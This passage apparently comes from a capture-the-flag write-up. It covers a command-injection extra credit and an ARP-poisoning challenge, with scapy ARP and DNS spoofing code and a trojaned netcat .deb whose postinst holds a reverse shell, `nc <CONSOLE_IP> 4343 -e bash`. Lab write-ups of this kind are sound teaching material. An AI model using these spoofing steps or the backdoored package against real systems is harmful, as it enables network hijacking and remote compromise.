
The value of the environment variable is `JackFrostWasHere`

Extra Credit

Trying RCE

Looking at the command injection vulnerability, it looks that some portion of the input to a `system` call is user controllable. In testing, it was discovered that the portion of the filename starting at the `.` in the file extension. Furthermore, the file extension appears to be checked if it is a `png`. Code analysis shows this constraint is not true, but appeared to be during testing against the production web app based on the responses. Furthermore, code analysis shows the command injection is blind. However, coupled with the LFI, results of commands can be piped to a file and pulled down later.

Testing against the production web app proved difficult to construct and debug an appropriate payload. Thus, using the LFI, copies of the files needed to run the app were pulled down and a test environment was built inside docker. This environment instrumented the code to get additional debug information to help build the payload. After much testing, a payload was constructed which would trigger the command injection. using the command `set>jg`, the environment was dumped which would yieled the environment variable described in the goal. This also showed where the file would be generated (`/tmp`).



Objective 9 - ARP Shenanigans

This challenge required spoofing and end point by launching an ARP poisoning attack, DNS hijacking, and endpoint impersonation to get the victim to download a malicious file and execute malicious code. This challenge can was broken down into stages. Each step required a different attack to advance the overall campaign. The end goal, is to exfiltrate the contents of the file `/NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt` on the victim machine.

Initial Enumeration

Initially enumerating the machine provided, some observations can be made about what how this challenge will unfold.

- apy_res.py
- Indicates ARP spoofing is likely
- dns_res.py
- indicates DNS spoofing is likely
- HELP.md
- Talks about tcdump and tshark
- Will need/have the ability to packet capture
- Says we can launch a web browser using the python3 module on port 80
- tcpdump -i eth0
- See a constant ARP request from a remote host
- Sample packet captures
- Give a ARP Request / ARP Response pair
- Give a DNS Request / UDP Response pair

Piecing it together, it seems the campaign will have the following steps

1. Spoof ARP to redirect to 'Us' DNS
2. Spoof DNS request to point to 'Us' HTTP Server
3. Serve out malicious site, probably a reverse web shell (msfvenom -p php/reverse_php)

ARP Poisoning

This one is pretty straight forward. Just need to reply with an ARP Reply pointing the IP address they are asking for to our MAC address. This guide provides a good breakdown on the values and fields for the ARP response. In this, the `is-at` response will will be the attacker (us) MAC address so the victim will believe the IP address they are ARPing for is the attacker (us).

Incoming Request

```
###[ ARP ]###
hwtype    = 0x1
ptype     = IPv4
hwlen     = 6
plen      = 4
op        = who-has
hwsrc     = 4c:24:57:ab:ed:84
psrc      = 10.6.6.35
hwdst     = 00:00:00:00:00:00
pdst      = 10.6.6.53
```

Outgoing Request

--- indicates these fields need to to be changed to this value

```
###[ ARP ]###
hwtype    = 0x2 ---
ptype     = IPv4
hwlen     = 6
plen      = 4
op        = is-at (0x02) --
hwsrc     = 02:42:0a:06:00:03 --
psrc      = 10.6.6.53 --
hwdst     = 4c:24:57:ab:ed:84 --
pdst      = 10.6.6.35 --
```

Testing

This ARP packet was tested by constructing it via `scapy` and printing it make sure it matched the expected value above. Sample constructed with the following code

Python Code | Output


```python
if __name__ == "__main__":
a = ARP(pdst="10.6.6.35")

a.op = 2 # arp reply
a.plen = 4
a.hwlen = 6
a.ptype = 2048
a.hwtype = 1
a.hwsrc = "02:42:0a:06:00:03"
a.psrc = "10.6.0.3"
a.pdst = "10.6.6.35"
a.hwdst = "4c:24:57:ab:ed:84"
a.show()
```

```
###[ ARP ]###
hwtype    = 0x1
ptype     = IPv4
hwlen     = 6
plen      = 4
op        = is-at
hwsrc     = 02:42:0a:06:00:03
psrc      = 10.6.0.3
hwdst     = 4c:24:57:ab:ed:84
pdst      = 10.6.6.35
```

These changes have been replicated into arp_res.py python script.

Results

After poisoning the ARP request/response flow, the victim then issues a DNS request to the poisoned address. This validates the first guess during enumeration that DNS spoofing would be required.



DNS Spoofing

The next step now that the ARP request/response has been hijacked is to respond to the DNS request with the attacker address. In this case, the DNS response will point to the 'real' IP address of the attacker rather than rely on the ARP cache fo DNS server address which was spoofed earlier.

DNS Resquest

The DNS request was dumped in a modified version of `dns_res.py` to see fields in `scapy` terms. Interestingly, its going to what might be an FTP site. Which may mean the next stage is an FTP connection on port 21.

```
###[ DNS ]###
         id        = 0
         qr        = 0
         opcode    = QUERY
         aa        = 0
         tc        = 0
         rd        = 1
         ra        = 0
         z         = 0
         ad        = 0
         cd        = 0
         rcode     = ok
         qdcount   = 1
         ancount   = 0
         nscount   = 0
         arcount   = 0
         \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'ftp.osuosl.org.'
         |  qtype     = A
```

```
        |  qclass    = IN
        an         = None
        ns         = None
        ar         = None
```

DNS Response

The ARP and UDP portions of the packets where pretty straight forward to pull from the incoming packet and populate. The DNS response for the most part was just copied from the initial request, the only section being added is the answer field via a `DNSRR`. In this case, the response will want to respond with and `A` record and the `rdata` set to the attacker legitimate IP address. Fun fact, if you pass `type="CNAME"` rather than `A`, the challenge crashes.

```
###[ DNS ]###
        id         = 0
        qr         = 0
        opcode     = QUERY
        aa         = 0
        tc         = 0
        rd         = 1
        ra         = 0
        z          = 0
        ad         = 0
        cd         = 0
        rcode      = ok
        qdcount    = 1
        ancount    = 1
        nscount    = 0
        arcount    = 0
        \qd         \
        |###[ DNS Question Record ]###
        |  qname     = 'ftp.osuosl.org.'
        |  qtype     = A
        |  qclass    = IN
        \an         \
        |###[ DNS Resource Record ]###
        |  rrname    = 'ftp.osuosl.org.'
        |  type      = A
        |  rclass    = IN
        |  ttl       = 0
        |  rdlen     = None
        |  rdata     = '10.6.0.2'
        ns         = None
        ar         = None
```


Testing

I attempted to test this in docker however I could not get `dig` or `nslookup` to actually send UDP requests to localhost which I was listening.


In the end, just did a sample DNS request to google, printed it (in scapy) and compared each field side by side with a dummy DNS packet created in scapy with the fields that need to be modified.

Results

After getting the response correct, the victim acts on the malicious DNS response and starts a TCP connection to the attacker via port 80.



However, the packet captures did not capture the actual HTTP request, so the python3 http server was launched to capture the HTTP request.



HTTP Response Poisoning

Now that the HTTP response is known, a malicious payload can be constructed to push malicious code to the victim. The server is requesting a `.deb` file which is a debian installable package. Likely, given the challenge, once the package is pulled down, the victim will install the package (e.g. `dpkg -i <DPKG.deb>`). This will require root permissions so if code can be embedded into the dpkg then it will execute as root. Going back to some interesting things observed during initial enumeration, there is a debs folder with a bunch of dpkg installation files. Poking around the box, most are not installed meaning they must be their for another reason. Likely to provide a base dpkg to embed malicious code. Just doing some basic thinking, the netcat package can/will be used because it will give uas a potential vector for data exfiltration client side in the case the victim machine doesn't have netcat installed.

Getting GET headers

A little more recon to be done before attempting the attack. Want to know the HTTP headers on the GET request incase there is any useful information. This can be grabbed via tcpdump, logging the requests then viewing them in ascii.

```
tcpdump -i eth0 -nn -w capt.pcap not arp
tcpdump -nnr capt.pcap -A | less
```

```
14:29:34.390120 IP 10.6.6.35.47648 > 10.6.0.2.80: Flags [.], ack 1, win 502, options [nop,n
op,TS val 565418465 ecr 818459128], length 0
E..4..@.@.).
..#
.... .P...."........W.....
!...0...
14:29:34.390193 IP 10.6.6.35.47648 > 10.6.0.2.80: Flags [P.], seq 1:197, ack 1, win 502, op
tions [nop,nop,TS val 565418465 ecr 818459128], length 196: HTTP: GET /pub/jfrost/backdoor/
suriv_amd64.deb HTTP/1.1
E.....@.@.).
..#
.... .P...."............
!...0...GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1
User-Agent: curl/7.68.0 (ubuntu20.04)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Host: archive.frostbuntu.packages


14:29:34.390200 IP 10.6.0.2.80 > 10.6.6.35.47648: Flags [.], ack 197, win 508, options [nop
,nop,TS val 818459128 ecr 565418465], length 0
E..4(.@.@...
...
..#.P. "......L.....W.....
0...!...
14:29:34.391225 IP 10.6.0.2.80 > 10.6.6.35.47648: Flags [P.], seq 1:185, ack 197, win 508,
options [nop,nop,TS val 818459129 ecr 565418465], length 184: HTTP: HTTP/1.0 404 File not f
ound
E...(.@.@.."
...
..#.P. "......L...........
0...!...HTTP/1.0 404 File not found
Server: SimpleHTTP/0.6 Python/3.8.5
Date: Thu, 24 Dec 2020 14:29:34 GMT
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 469


:
```

All that really told is that curl is the user-agent so this is probably a script (shocking).

Making a Malicious Deb

Basically, the gist is that here is a `postinst` script which runs post installation to do processing on the new binaries. This script, if we control the package is remote code execution. So, code will be embedded here. Below are the shell commands with annotations, run on the challenge console to create the malicious package.

```
cd debs

# extract the targeted deb file for tamerping
dpkg -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb deb
```


```
cd deb

# make the debian build package file structure
mkdir DEBIAN
cd debian

# make the control file.
# This is the mackage metadata
# copy and paste from nc_deb/DEBIAN/control
vim control

# this is the main attack script
# instructions to run post installation
# copy and paste from nc_deb/DEBIAN/postinst, change IP to console IP
# initial version had a reverse shell
#   nc <CONSOLE_IP> 4343 -e bash &
vim postinst
chmod 555 postinst

# make the package
dpkg-deb --build ../

# make the http server file system
mkdir -p pub/jfrost/backdoor

# move the deb to the proper location
mv ...deb pub/jfrost/backdoor/suriv_amd64.deb

# serve and wait - move to a new window for other commands
python3 http.server 80
```

Malicious Deb Testing

This was tested using an ubuntu docker image. Run the attacker nc listener `nc -nlvp 4343` on the localhost and install the malicious package on the image. The `postinst` script will need to be updated to reflect the IPs of the local system. Tested and verified.

